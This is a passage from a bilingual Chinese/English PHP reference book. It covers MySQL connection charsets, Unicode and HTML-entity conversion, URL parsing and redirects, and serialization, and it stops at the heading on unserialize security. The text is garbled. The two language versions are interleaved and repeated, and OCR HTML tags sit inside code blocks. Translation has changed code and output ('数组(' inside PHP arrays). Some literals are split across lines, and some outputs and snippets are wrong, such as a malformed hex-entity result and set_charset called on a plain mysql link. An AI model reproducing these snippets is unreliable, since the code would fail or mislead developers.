- 如果您使用 mysqli，可以调用 set_charset()：

```
$conn = mysqli_connect('localhost', 'my_user', 'my_password', 'my_db');
```

```
$conn->set_charset('utf8mb4'); // 面向对象风格  
mysqli_set_charset($conn, 'utf8mb4'); // 过程化风格
```

- 如果您只能使用原生 mysql 但 PHP 版本 ≥ 5.2.3，可以调用 mysql_set_charset。

```
$conn = mysql_connect('localhost', 'my_user', 'my_password');
```

```
$conn->set_charset('utf8mb4'); // 面向对象风格  
mysql_set_charset($conn, 'utf8mb4'); // 过程化风格
```

- 如果数据库驱动程序没有提供设置连接字符集的机制，你可能需要发出一个查询，告诉 MySQL 你的应用程序期望连接上的数据如何编码：SET NAMES'utf8mb4'。

MySQL will implicitly use utf8mb4 encoding if a utf8mb4_* collation is specified (without any explicit character set).

- Older versions of MySQL (< 5.5.3) do not support utf8mb4 so you'll be forced to use utf8, which only supports a subset of Unicode characters.

Accessing Data in a MySQL Database:

- In your application code (e.g. PHP), in whatever DB access method you use, you'll need to set the connection charset to utf8mb4. This way, MySQL does no conversion from its native UTF-8 when it hands data off to your application and vice versa.
- Some drivers provide their own mechanism for configuring the connection character set, which both updates its own internal state and informs MySQL of the encoding to be used on the connection. This is usually the preferred approach.

For Example (The same consideration regarding utf8mb4/utf8 applies as above):

- If you're using the PDO abstraction layer with PHP ≥ 5.3.6, you can specify charset in the DSN:

```
$handle = new PDO('mysql:charset=utf8mb4');
```

- If you're using mysqli, you can call set_charset():

```
$conn = mysqli_connect('localhost', 'my_user', 'my_password', 'my_db');
```

```
$conn->set_charset('utf8mb4'); // object oriented style  
mysqli_set_charset($conn, 'utf8mb4'); // procedural style
```

- If you're stuck with plain mysql but happen to be running PHP ≥ 5.2.3, you can call mysql_set_charset.

```
$conn = mysql_connect('localhost', 'my_user', 'my_password');
```

```
$conn->set_charset('utf8mb4'); // object oriented style  
mysql_set_charset($conn, 'utf8mb4'); // procedural style
```

- If the database driver does not provide its own mechanism for setting the connection character set, you may have to issue a query to tell MySQL how your application expects data on the connection to be encoded: SET NAMES 'utf8mb4'.

第49章：PHP中的Unicode支持

第49.1节：使用PHP将Unicode字符转换为“\uxxxx”格式

你可以使用以下代码进行相互转换。

```
if (!function_exists('codepoint_encode')) {
    function codepoint_encode($str) {
        return substr(json_encode($str), 1, -1);
    }
}

if (!function_exists('codepoint_decode')) {
    function codepoint_decode($str) {
        return json_decode(sprintf('%s', $str));
    }
}
```

使用方法：

```
echo "\n使用 JSON 编码 / 解码\n";
var_dump(codepoint_encode("我好"));
var_dump(codepoint_decode('\u6211\u597d'));
```

输出：

```
使用 JSON 编码 / 解码
字符串(12) "\u6211\u597d"
字符串(6) "我好"
```

第49.2节：使用PHP将Unicode字符转换为其数值和/或HTML实体

你可以使用以下代码进行相互转换。

```
if (!function_exists('mb_internal_encoding')) {
    function mb_internal_encoding($encoding = NULL) {
        return ($from_encoding === NULL) ? iconv_get_encoding() : iconv_set_encoding($encoding);
    }
}

if (!function_exists('mb_convert_encoding')) {
    function mb_convert_encoding($str, $to_encoding, $from_encoding = NULL) {
        return iconv(($from_encoding === NULL) ? mb_internal_encoding() : $from_encoding,
        $to_encoding, $str);
    }
}

if (!function_exists('mb_chr')) {
    function mb_chr($ord, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            return pack("N", $ord);
        } else {
            return mb_convert_encoding(mb_chr($ord, 'UCS-4BE'), $encoding, 'UCS-4BE');
        }
    }
}
```

Chapter 49: Unicode Support in PHP

Section 49.1: Converting Unicode characters to “\uxxxx” format using PHP

You can use the following code for going back and forward.

```
if (!function_exists('codepoint_encode')) {
    function codepoint_encode($str) {
        return substr(json_encode($str), 1, -1);
    }
}

if (!function_exists('codepoint_decode')) {
    function codepoint_decode($str) {
        return json_decode(sprintf('%s', $str));
    }
}
```

How to use:

```
echo "\nUse JSON encoding / decoding\n";
var_dump(codepoint_encode("我好"));
var_dump(codepoint_decode('\u6211\u597d'));
```

Output:

```
Use JSON encoding / decoding
string(12) "\u6211\u597d"
string(6) "我好"
```

Section 49.2: Converting Unicode characters to their numeric value and/or HTML entities using PHP

You can use the following code for going back and forward.

```
if (!function_exists('mb_internal_encoding')) {
    function mb_internal_encoding($encoding = NULL) {
        return ($from_encoding === NULL) ? iconv_get_encoding() : iconv_set_encoding($encoding);
    }
}

if (!function_exists('mb_convert_encoding')) {
    function mb_convert_encoding($str, $to_encoding, $from_encoding = NULL) {
        return iconv(($from_encoding === NULL) ? mb_internal_encoding() : $from_encoding,
        $to_encoding, $str);
    }
}

if (!function_exists('mb_chr')) {
    function mb_chr($ord, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            return pack("N", $ord);
        } else {
            return mb_convert_encoding(mb_chr($ord, 'UCS-4BE'), $encoding, 'UCS-4BE');
        }
    }
}
```

```

if (!function_exists('mb_ord')) {
    function mb_ord($char, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            list($ord) = (strlen($char) === 4) ? @unpack('N', $char) : @unpack('n', $char);
            return $ord;
        } else {
            return mb_ord(mb_convert_encoding($char, 'UCS-4BE', $encoding), 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_htmlentities')) {
    function mb_htmlentities($string, $hex = true, $encoding = 'UTF-8') {
        return preg_replace_callback('/[\x{80}-\x{10FFFF}]/u', function ($match) use ($hex) {
            return sprintf($hex ? '&#x%X;' : '%d', mb_ord($match[0]));
        }, $string);
    }
}

if (!function_exists('mb_html_entity_decode')) {
    function mb_html_entity_decode($string, $flags = null, $encoding = 'UTF-8') {
        return html_entity_decode($string, ($flags === NULL) ? ENT_COMPAT | ENT_HTML401 : $flags, $encoding);
    }
}

```

如何使用 :

```

echo "从数字十进制值获取字符串";var_dump(mb_chr(5
0319, 'UCS-4BE'));
var_dump(mb_chr(271));

echo "从数字十六进制值获取字符串";var_dump(mb_chr(0x
C48F, 'UCS-4BE'));
var_dump(mb_chr(0x010F));

echo "获取字符的数字值 (十进制字符串) ";var_dump(mb_ord('d', 'UCS-4
BE'));
var_dump(mb_ord('d'));

echo "获取字符的数字值 (十六进制字符串) ";var_dump(dechex(mb_ord(
'd', 'UCS-4BE')));
var_dump(dechex(mb_ord('d')));echo "

编码 / 解码为基于十进制的HTML实体";var_dump(mb_htmlentities('tc
hüB', false));
var_dump(mb_html_entity_decode('tch&#252;&#223;'));echo "编
码 / 解码为基于十六进制的HTML实体";var_dump(mb_htmlentities('tc
hüB'));
var_dump(mb_html_entity_decode('tch&#xFC;&#xDF;'));

```

输出 :

从数字十进制值获取字符串
 string(4) "d"
 string(2) "d"

从数字十六进制值获取字符串
 string(4) "d"
 string(2) "d"

```

if (!function_exists('mb_ord')) {
    function mb_ord($char, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            list($ord) = (strlen($char) === 4) ? @unpack('N', $char) : @unpack('n', $char);
            return $ord;
        } else {
            return mb_ord(mb_convert_encoding($char, 'UCS-4BE', $encoding), 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_htmlentities')) {
    function mb_htmlentities($string, $hex = true, $encoding = 'UTF-8') {
        return preg_replace_callback('/[\x{80}-\x{10FFFF}]/u', function ($match) use ($hex) {
            return sprintf($hex ? '&#x%X;' : '%d', mb_ord($match[0]));
        }, $string);
    }
}

if (!function_exists('mb_html_entity_decode')) {
    function mb_html_entity_decode($string, $flags = null, $encoding = 'UTF-8') {
        return html_entity_decode($string, ($flags === NULL) ? ENT_COMPAT | ENT_HTML401 : $flags, $encoding);
    }
}
</pre>
</div>
<div data-bbox="517 422 580 439" data-label="Section-Header">
<h4>How to use :</h4>
</div>
<div data-bbox="520 444 783 789" data-label="Text">
<pre>
echo "Get string from numeric DEC value\n";
var_dump(mb_chr(50319, 'UCS-4BE'));
var_dump(mb_chr(271));

echo "\nGet string from numeric HEX value\n";
var_dump(mb_chr(0xC48F, 'UCS-4BE'));
var_dump(mb_chr(0x010F));

echo "\nGet numeric value of character as DEC string\n";
var_dump(mb_ord('d', 'UCS-4BE'));
var_dump(mb_ord('d'));

echo "\nGet numeric value of character as HEX string\n";
var_dump(dechex(mb_ord('d', 'UCS-4BE')));
var_dump(dechex(mb_ord('d')));

echo "\nEncode / decode to DEC based HTML entities\n";
var_dump(mb_htmlentities('tchüB', false));
var_dump(mb_html_entity_decode('tch&amp;#252;&amp;#223;'));

echo "\nEncode / decode to HEX based HTML entities\n";
var_dump(mb_htmlentities('tchüB'));
var_dump(mb_html_entity_decode('tch&amp;#xFC;&amp;#xDF;'));
</pre>
</div>
<div data-bbox="517 812 564 829" data-label="Section-Header">
<h4>Output :</h4>
</div>
<div data-bbox="520 833 680 881" data-label="Text">
<p>Get string from numeric DEC value<br/>
  string(4) "d"<br/>
  string(2) "d"</p>
</div>
<div data-bbox="520 895 680 943" data-label="Text">
<p>Get string from numeric HEX value<br/>
  string(4) "d"<br/>
  string(2) "d"</p>
</div>
<div data-bbox="19 955 169 973" data-label="Page-Footer">
<p>GoalKicker.com - PHP 专业人士笔记</p>
</div>
<div data-bbox="454 955 477 973" data-label="Page-Footer">
<p>270</p>
</div>
<div data-bbox="517 955 704 973" data-label="Page-Footer">
<p>GoalKicker.com - PHP Notes for Professionals</p>
</div>
<div data-bbox="954 955 983 973" data-label="Page-Footer">
<p>270</p>
</div>
```

```
获取字符的数字值 as 十进制整数  
int(50319)  
int(271)
```

```
获取字符的数字值 as 十六进制字符串  
string(4) "c48f"  
string(3) "10f"
```

```
编码/解码为基于十进制的HTML实体  
string(15) "tch&#252;&#223;"  
string(7) "tchüß"
```

```
编码/解码为基于HEX的HTML实体  
字符串(15) "tch&#xC;=&#xD;"  
string(7) "tchüß"
```

```
Get numeric value of character as DEC int  
int(50319)  
int(271)
```

```
Get numeric value of character as HEX string  
string(4) "c48f"  
string(3) "10f"
```

```
Encode / decode to DEC based HTML entities  
string(15) "tch&#252;&#223;"  
string(7) "tchüß"
```

```
Encode / decode to HEX based HTML entities  
string(15) "tch&#xC;=&#xD;"  
string(7) "tchüß"
```

第49.3节：Unicode支持的Intl扩展

本地字符串函数映射为单字节函数，它们对Unicode支持不佳。扩展iconv和mbstring提供了一些Unicode支持，而Intl扩展则提供完整支持。Intl是事实上的标准ICU库的包装器，详细信息请参见<http://site.icu-project.org>，PHP官方手册中未提供相关信息<http://php.net/manual/en/book.intl.php>。如果无法安装该扩展，可以查看Symfony框架中Intl的替代实现。

ICU提供完整的国际化支持，其中Unicode只是其中较小的一部分。你可以轻松进行转码：

```
\UConverter::transcode($sString, 'UTF-8', 'UTF-8'); // 去除针对攻击的错误字节
```

但是，不要轻易放弃iconv，考虑以下情况：

```
\iconv('UTF-8', 'ASCII//TRANSLIT', "Cliënt"); // 输出: "Client"
```

Section 49.3: Intl extention for Unicode support

Native string functions are mapped to single byte functions, they do not work well with Unicode. The extentions iconv and mbstring offer some support for Unicode, while the Intl-extention offers full support. Intl is a wrapper for the *facto de standard* ICU library, see <http://site.icu-project.org> for detailed information that is not available on <http://php.net/manual/en/book.intl.php>. If you can not install the extention, have a look at [an alternative implementation of Intl from the Symfony framework](#).

ICU offers full Internationalization of which Unicode is only a smaller part. You can do transcoding easily:

```
\UConverter::transcode($sString, 'UTF-8', 'UTF-8'); // strip bad bytes against attacks
```

But, do not dismiss **iconv** just yet, consider:

```
\iconv('UTF-8', 'ASCII//TRANSLIT', "Cliënt"); // output: "Client"
```

第50章：URL

第50.1节：解析URL

要将URL拆分为各个组成部分，请使用`parse_url()`：

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$parts = parse_url($url);
```

执行上述操作后，`$parts` 的内容将是：

```
数组
(
    [scheme] => http
    [host] => www.example.com
    [path] => /page
    [query] => foo=1&bar=baz
    [fragment] => anchor
)
```

您也可以选择性地只返回 URL 的某个部分。要仅返回查询字符串：

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$queryString = parse_url($url, PHP_URL_QUERY);
```

以下任一常量均被接受：`PHP_URL_SCHEME`、`PHP_URL_HOST`、`PHP_URL_PORT`、`PHP_URL_USER`、`PHP_URL_PASS`、`PHP_URL_PATH`、`PHP_URL_QUERY` 和 `PHP_URL_FRAGMENT`。

要进一步将查询字符串解析为键值对，请使用 `parse_str()`：

```
$params = [];
parse_str($queryString, $params);
```

执行上述操作后，`$params` 数组将被填充为以下内容：

```
数组
(
    [foo] => 1
    [bar] => baz
)
```

第50.2节：从数组构建URL编码的查询字符串

`http_build_query()` 将从数组或对象创建查询字符串。这些字符串可以附加到URL以创建GET请求，或者用于例如cURL的POST请求中。

```
$parameters = array(
    'parameter1' => 'foo',
    'parameter2' => 'bar',
);
$queryString = http_build_query($parameters);
```

`$queryString` 将具有以下值：

Chapter 50: URLs

Section 50.1: Parsing a URL

To separate a URL into its individual components, use [parse_url\(\)](#):

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$parts = parse_url($url);
```

After executing the above, the contents of `$parts` would be:

```
Array
(
    [scheme] => http
    [host] => www.example.com
    [path] => /page
    [query] => foo=1&bar=baz
    [fragment] => anchor
)
```

You can also selectively return just one component of the url. To return just the querystring:

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$queryString = parse_url($url, PHP_URL_QUERY);
```

Any of the following constants are accepted: `PHP_URL_SCHEME`, `PHP_URL_HOST`, `PHP_URL_PORT`, `PHP_URL_USER`, `PHP_URL_PASS`, `PHP_URL_PATH`, `PHP_URL_QUERY` and `PHP_URL_FRAGMENT`.

To further parse a query string into key value pairs use [parse_str\(\)](#):

```
$params = [];
parse_str($queryString, $params);
```

After execution of the above, the `$params` array would be populated with the following:

```
Array
(
    [foo] => 1
    [bar] => baz
)
```

Section 50.2: Build an URL-encoded query string from an array

The [http_build_query\(\)](#) will create a query string from an array or object. These strings can be appended to a URL to create a GET request, or used in a POST request with, for example, cURL.

```
$parameters = array(
    'parameter1' => 'foo',
    'parameter2' => 'bar',
);
$queryString = http_build_query($parameters);
```

`$queryString` will have the following value:

```
parameter1=foo&parameter2=bar
```

`http_build_query()` 也适用于多维数组：

```
$parameters = array(
    "parameter3" => 数组(
        "sub1" => "foo",
        "sub2" => "bar",
    ),
    "parameter4" => "baz",
);
$queryString = http_build_query($parameters);
```

`$queryString` 将具有以下值：

```
parameter3%5Bsub1%5D=foo&parameter3%5Bsub2%5D=bar&parameter4=baz
```

这是以下内容的 URL 编码版本

```
parameter3[sub1]=foo&parameter3[sub2]=bar&parameter4=baz
```

第 50.3 节：重定向到另一个 URL

您可以使用 `header()` 函数指示浏览器重定向到不同的 URL：

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) { // 检查头信息 - 如果头信息已经发送，则不能发送头信息
    header('Location: ' . $url);
    exit; // 防止重定向请求后代码继续执行
} else {
    throw new Exception('无法重定向，头信息已发送');
}
```

你也可以重定向到相对 URL（这不是官方 HTTP 规范的一部分，但在所有浏览器中都有效）：

```
$url = 'foo/bar';
if (!headers_sent()) {
    header('Location: ' . $url);
    exit;
} else {
    throw new Exception('无法重定向，头信息已发送');
}
```

如果头信息已经发送，你也可以发送一个 `meta refresh` HTML 标签作为替代。

警告： `meta refresh` 标签依赖于客户端正确处理 HTML，但有些客户端不会这样做。一般来说，它只在网页浏览器中有效。另外，考虑到如果头信息已经发送，可能存在错误，这应该触发异常。

你也可以打印一个链接供用户点击，以应对忽略 `meta refresh` 标签的客户端：

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) {
    header('Location: ' . $url);
} else {
```

```
parameter1=foo&parameter2=bar
```

`http_build_query()` 也将适用于多维数组：

```
$parameters = array(
    "parameter3" => array(
        "sub1" => "foo",
        "sub2" => "bar",
    ),
    "parameter4" => "baz",
);
$queryString = http_build_query($parameters);
```

`$queryString` 将具有以下值：

```
parameter3%5Bsub1%5D=foo&parameter3%5Bsub2%5D=bar&parameter4=baz
```

which is the URL-encoded version of

```
parameter3[sub1]=foo&parameter3[sub2]=bar&parameter4=baz
```

Section 50.3: Redirecting to another URL

您可以使用 `header()` 函数指示浏览器重定向到不同的 URL：

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) { // check headers - you can not send headers if they already sent
    header('Location: ' . $url);
    exit; // protects from code being executed after redirect request
} else {
    throw new Exception('Cannot redirect, headers already sent');
}
```

你也可以重定向到相对 URL（这不是官方 HTTP 规范的一部分，但在所有浏览器中都有效）：

```
$url = 'foo/bar';
if (!headers_sent()) {
    header('Location: ' . $url);
    exit;
} else {
    throw new Exception('Cannot redirect, headers already sent');
}
```

如果头信息已经发送，你也可以发送一个 `meta refresh` HTML 标签。

WARNING: The `meta refresh` tag relies on HTML being properly processed by the client, and some will not do this. In general, it only works in web browsers. Also, consider that if headers have been sent, you may have a bug and this should trigger an exception.

你也可以打印一个链接供用户点击，以应对忽略 `meta refresh` 标签的客户端：

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) {
    header('Location: ' . $url);
} else {
```

```
$saveUrl = htmlspecialchars($url); // 防止浏览器将 URL 视为 HTML
// 告诉浏览器在 0 秒后重定向页面到 $saveUrl
print '<meta http-equiv="refresh" content="0; url=' . $saveUrl . '"';
// 显示给用户的链接
print '<p>请继续访问 <a href="' . $saveUrl . '">' . $saveUrl . '</a></p>';
}
exit;
```

```
$saveUrl = htmlspecialchars($url); // protects from browser seeing url as HTML
// tells browser to redirect page to $saveUrl after 0 seconds
print '<meta http-equiv="refresh" content="0; url=' . $saveUrl . '"';
// shows link for user
print '<p>Please continue to <a href="' . $saveUrl . '">' . $saveUrl . '</a></p>';
}
exit;
```

第51章：如何拆解 URL

在编写 PHP 代码时，你很可能会遇到需要将 URL 拆解成多个部分的情况。根据你的需求，显然有多种方法可以实现。本文将为你解释这些方法，帮助你找到最适合你的方式。

第51.1节：使用 parse_url()

`parse_url()`: 该函数解析一个URL，并返回一个关联数组，包含URL中存在的各种组成部分。

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
)
```

如果你需要将路径分割开，可以使用`explode`函数

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');
$url['sections'] = explode('/', $url['path']);

数组
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
    [sections] => Array
        (
            [0] =>
            [1] => project
            [2] => controller
            [3] => action
            [4] => param1
            [5] => param2
        )
)
```

如果您需要该部分的最后一部分，可以像这样使用 `end()` :

```
$last = end($url['sections']);
```

如果 URL 包含 GET 变量，你也可以获取它们

```
$url = parse_url('http://example.com?var1=value1&var2=value2');

Array
(
    [scheme] => http
    [host] => example.com
    [query] => var1=value1&var2=value2
)
```

Chapter 51: How to break down an URL

As you code PHP you will most likely get yourself in a position where you need to break down an URL into several pieces. There's obviously more than one way of doing it depending on your needs. This article will explain those ways for you so you can find what works best for you.

Section 51.1: Using parse_url()

`parse_url()`: This function parses a URL and returns an associative array containing any of the various components of the URL that are present.

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
)
```

If you need the path separated you can use `explode`

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');
$url['sections'] = explode('/', $url['path']);

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
    [sections] => Array
        (
            [0] =>
            [1] => project
            [2] => controller
            [3] => action
            [4] => param1
            [5] => param2
        )
)
```

If you need the last part of the section you can use `end()` like this:

```
$last = end($url['sections']);
```

If the URL contains GET vars you can retrieve those as well

```
$url = parse_url('http://example.com?var1=value1&var2=value2');

Array
(
    [scheme] => http
    [host] => example.com
    [query] => var1=value1&var2=value2
)
```

)

如果你想拆分查询变量，可以像这样使用 `parse_str()` :

```
$url = parse_url('http://example.com?var1=value1&var2=value2');
parse_str($url['query'], $parts);

数组
(
    [var1] => value1
    [var2] => value2
)
```

第 51.2 节：使用 `explode()`

`explode()` : 返回一个字符串数组，每个字符串都是通过在字符串分隔符形成的边界处分割原字符串得到的子字符串。

这个函数非常直接明了。

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = explode('/', $url);

数组
(
    [0] => http:
    [1] =>
    [2] => example.com
    [3] => project
    [4] => controller
    [5] => action
    [6] => param1
    [7] => param2
)
```

你可以通过以下方式获取 URL 的最后一部分：

```
$last = end($parts);
// 输出: param2
```

你也可以结合 `sizeof()` 和数学运算符来访问数组中的元素，方法如下：

```
echo $parts[sizeof($parts)-2];
// 输出: param1
```

第51.3节：使用`basename()`

`basename()` : 给定一个包含文件或目录路径的字符串，此函数将返回路径的最后一个名称部分。

此函数将只返回URL的最后一部分

```
$url = "http://example.com/project/controller/action/param1/param2";
```

)

If you wish to break down the query vars you can use `parse_str()` like this:

```
$url = parse_url('http://example.com?var1=value1&var2=value2');
parse_str($url['query'], $parts);

Array
(
    [var1] => value1
    [var2] => value2
)
```

Section 51.2: Using `explode()`

`explode()`: Returns an array of strings, each of which is a substring of string formed by splitting it on boundaries formed by the string delimiter.

This function is pretty much straight forward.

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = explode('/', $url);

Array
(
    [0] => http:
    [1] =>
    [2] => example.com
    [3] => project
    [4] => controller
    [5] => action
    [6] => param1
    [7] => param2
)
```

You can retrieve the last part of the URL by doing this:

```
$last = end($parts);
// Output: param2
```

You can also navigate inside the array by using `sizeof()` in combination with a math operator like this:

```
echo $parts[sizeof($parts)-2];
// Output: param1
```

Section 51.3: Using `basename()`

`basename()`: Given a string containing the path to a file or directory, this function will return the trailing name component.

This function will return only the last part of an URL

```
$url = "http://example.com/project/controller/action/param1/param2";
```

```
$parts = basename($url);
// 输出: param2
```

如果你的URL包含更多内容，而你需要的是包含该文件的目录名，可以像这样配合dirname()使用：

```
$url = "http://example.com/project/controller/action/param1/param2/index.php";
$parts = basename(dirname($url));
// 输出: param2
```

```
$parts = basename($url);
// Output: param2
```

If your URL has more stuff to it and what you need is the dir name containing the file you can use it with dirname()
like this:

```
$url = "http://example.com/project/controller/action/param1/param2/index.php";
$parts = basename(dirname($url));
// Output: param2
```

第52章：对象序列化

第52.1节：序列化 / 反序列化

`serialize()` 返回一个包含任何可以存储在PHP中的值的字节流表示的字符串。
`unserialize()` 可以使用该字符串重新创建原始变量值。

序列化一个对象

```
serialize($object);
```

反序列化一个对象

```
unserialize($object)
```

示例

```
$array = array();
$array["a"] = "Foo";
$array["b"] = "Bar";
$array["c"] = "Baz";
$array["d"] = "Wom";

$serializedArray = serialize($array);
echo $serializedArray; //输出:
a:4:{s:1:"a";s:3:"Foo";s:1:"b";s:3:"Bar";s:1:"c";s:3:"Baz";s:1:"d";s:3:"Wom";}
```

第52.2节：Serializable接口

简介

实现此接口的类不再支持`__sleep()`和`__wakeup()`。每当需要序列化实例时，都会调用`serialize`方法。除非在该方法内编程，否则这不会调用`__destruct()`或产生任何其他副作用。当数据被`unserialized`时，类是已知的，并且会调用相应的`unserialize()`方法作为构造函数，而不是调用`__construct()`。如果需要执行标准构造函数，可以在该方法中进行。

基本用法

```
class obj implements Serializable {
    private $data;
    public function __construct() {
        $this->data = "我的私有数据";
    }
    public function serialize() {
        return serialize($this->data);
    }
    public function unserialize($data) {
        $this->data = unserialize($data);
    }
    public function getData() {
        return $this->data;
    }
}
```

Chapter 52: Object Serialization

Section 52.1: Serialize / Unserialize

`serialize()` returns a string containing a byte-stream representation of any value that can be stored in PHP.
`unserialize()` can use this string to recreate the original variable values.

To serialize an object

```
serialize($object);
```

To Unserialize an object

```
unserialize($object)
```

Example

```
$array = array();
$array["a"] = "Foo";
$array["b"] = "Bar";
$array["c"] = "Baz";
$array["d"] = "Wom";

$serializedArray = serialize($array);
echo $serializedArray; //output:
a:4:{s:1:"a";s:3:"Foo";s:1:"b";s:3:"Bar";s:1:"c";s:3:"Baz";s:1:"d";s:3:"Wom";}
```

Section 52.2: The Serializable interface

Introduction

Classes that implement this interface no longer support`__sleep()` and`__wakeup()`. The method`serialize` is called whenever an instance needs to be serialized. This does not invoke`__destruct()` or has any other side effect unless programmed inside the method. When the data is unserialized the class is known and the appropriate`unserialize()` method is called as a constructor instead of calling`__construct()`. If you need to execute the standard constructor you may do so in the method.

Basic usage

```
class obj implements Serializable {
    private $data;
    public function __construct() {
        $this->data = "My private data";
    }
    public function serialize() {
        return serialize($this->data);
    }
    public function unserialize($data) {
        $this->data = unserialize($data);
    }
    public function getData() {
        return $this->data;
    }
}
```

```
$obj = new obj;
$ser = serialize($obj);

var_dump($ser); // 输出: string(38) "C:3:"obj":23:{s:15:"My private data";}"

$newobj = unserialize($ser);

var_dump($newobj->getData()); // 输出: string(15) "My private data"
```

```
$obj = new obj;
$ser = serialize($obj);

var_dump($ser); // Output: string(38) "C:3:"obj":23:{s:15:"My private data";}"

$newobj = unserialize($ser);

var_dump($newobj->getData()); // Output: string(15) "My private data"
```

第53章：序列化

参数

详情

要序列化的值。`serialize()`处理所有类型，除了`resource`类型。你甚至可以序列化()包含对自身引用的数组。你序列化的数组/对象内部的循环引用也会被存储。任何其他引用将会丢失。序列化对象时，PHP会尝试在序列化之前调用成员函数`_sleep()`。这是为了允许对象在序列化之前进行任何最后的清理等。同样，当使用`unserialize()`恢复对象时，会调用`_wakeup()`成员函数。对象的私有成员名前会加上类名；受保护成员名前会加上'*'。

这些前缀值两侧都有空字节。

第53.1节：不同类型的序列化

生成一个可存储的值的表示。

这对于存储或传递PHP值而不丢失其类型和结构非常有用。

要将序列化的字符串重新变成PHP值，请使用`unserialize()`。

序列化字符串

```
$string = "Hello world";
echo serialize($string);

// 输出:
// s:11:"Hello world";
```

序列化双精度数

```
$double = 1.5;
echo serialize($double);

// 输出:
// d:1.5;
```

序列化浮点数

浮点数被序列化为双精度浮点数。

序列化整数

```
$integer = 65;
echo serialize($integer);

// 输出:
// i:65;
```

序列化布尔值

```
$boolean = true;
echo serialize($boolean);

// 输出:
// b:1;
```

```
$boolean = false;
echo serialize($boolean);
```

```
// 输出:
// b:0;
```

序列化 null

Chapter 53: Serialization

Parameter

Details

The value to be serialized. `serialize()` handles all types, except the `resource`-type. You can even serialize() arrays that contain references to itself. Circular references inside the array/object you are serializing will also be stored. Any other reference will be lost. When serializing objects, PHP will attempt to call the member function `_sleep()` prior to serialization. This is to allow the object to do any last minute clean-up, etc. prior to being serialized. Likewise, when the object is restored using `unserialize()` the `_wakeup()` member function is called. Object's private members have the class name prepended to the member name; protected members have a '*' prepended to the member name. These prepended values have null bytes on either side.

Section 53.1: Serialization of different types

Generates a storable representation of a value.

This is useful for storing or passing PHP values around without losing their type and structure.

To make the serialized string into a PHP value again, use `unserialize()`.

Serializing a string

```
$string = "Hello world";
echo serialize($string);

// Output:
// s:11:"Hello world";
```

Serializing a double

```
$double = 1.5;
echo serialize($double);

// Output:
// d:1.5;
```

Serializing a float

Float get serialized as doubles.

Serializing an integer

```
$integer = 65;
echo serialize($integer);

// Output:
// i:65;
```

Serializing a boolean

```
$boolean = true;
echo serialize($boolean);

// Output:
// b:1;
```

```
$boolean = false;
echo serialize($boolean);
```

```
// Output:
// b:0;
```

Serializing null

```
$null = null;
echo serialize($null);
```

// 输出：
// N;

序列化数组

```
$array = array(
    25,
    '字符串',
    '数组'=> ['多维', '数组'],
    '布尔值'=> true,
    '对象'=>$obj, // 上面示例中的 $obj
    null,
    3.445
);
```

```
// 这将抛出致命错误
// $array['function'] = function() { return "function"; };

echo serialize($array);

// 输出：
// a:7:{i:0;i:25;i:1;s:6:"String";s:5:"Array";a:2:{i:0;s:15:"Multi
Dimension";i:1;s:5:"Array";}s:7:"boolean";b:1;s:6:"Object";O:3:"abc":1:{s:1:"i";i:1;}i:2;N;i:3;d:3.44
4999999999998;}
```

序列化一个对象

你也可以序列化对象。

在序列化对象时，PHP 会尝试在序列化之前调用成员函数`_sleep()`。这样做是为了允许对象在被序列化之前进行最后的清理等操作。同样，当对象通过`unserialize()`恢复时，`_wakeup()`成员函数会被调用。

```
class abc {
    var $i = 1;
    function foo() {
        return 'hello world';
    }
}
```

```
$object = new abc();
echo serialize($object);
```

```
// 输出：
// O:3:"abc":1:{s:1:"i";i:1;}
```

请注意，闭包（Closure）无法被序列化：

```
$function = function () { echo 'Hello World!'; };
$function(); // 输出 "hello!"

$serializedResult = serialize($function); // 致命错误：未捕获异常 'Exception',
消息为 '不允许序列化 'Closure''
```

第53.2节：unserialize的安全问题

使用`unserialize`函数对来自用户输入的数据进行反序列化可能存在危险。

```
$null = null;
echo serialize($null);
```

// Output:
// N;

Serializing an array

```
$array = array(
    25,
    'String',
    'Array'=> ['Multi Dimension', 'Array'],
    'boolean'=> true,
    'Object'=>$obj, // $obj from above Example
    null,
    3.445
);
```

```
// This will throw Fatal Error
// $array['function'] = function() { return "function"; };

echo serialize($array);

// Output:
// a:7:{i:0;i:25;i:1;s:6:"String";s:5:"Array";a:2:{i:0;s:15:"Multi
Dimension";i:1;s:5:"Array";}s:7:"boolean";b:1;s:6:"Object";O:3:"abc":1:{s:1:"i";i:1;}i:2;N;i:3;d:3.44
4999999999998;}
```

Serializing an object

You can also serialize Objects.

When serializing objects, PHP will attempt to call the member function `_sleep()` prior to serialization. This is to allow the object to do any last minute clean-up, etc. prior to being serialized. Likewise, when the object is restored using `unserialize()` the `_wakeup()` member function is called.

```
class abc {
    var $i = 1;
    function foo() {
        return 'hello world';
    }
}
```

```
$object = new abc();
echo serialize($object);
```

```
// Output:
// O:3:"abc":1:{s:1:"i";i:1;}
```

Note that Closures cannot be serialized:

```
$function = function () { echo 'Hello World!'; };
$function(); // prints "hello!"

$serializedResult = serialize($function); // Fatal error: Uncaught exception 'Exception' with
message 'Serialization of 'Closure' is not allowed'
```

Section 53.2: Security Issues with unserialize

Using `unserialize` function to unserialize data from user input can be dangerous.

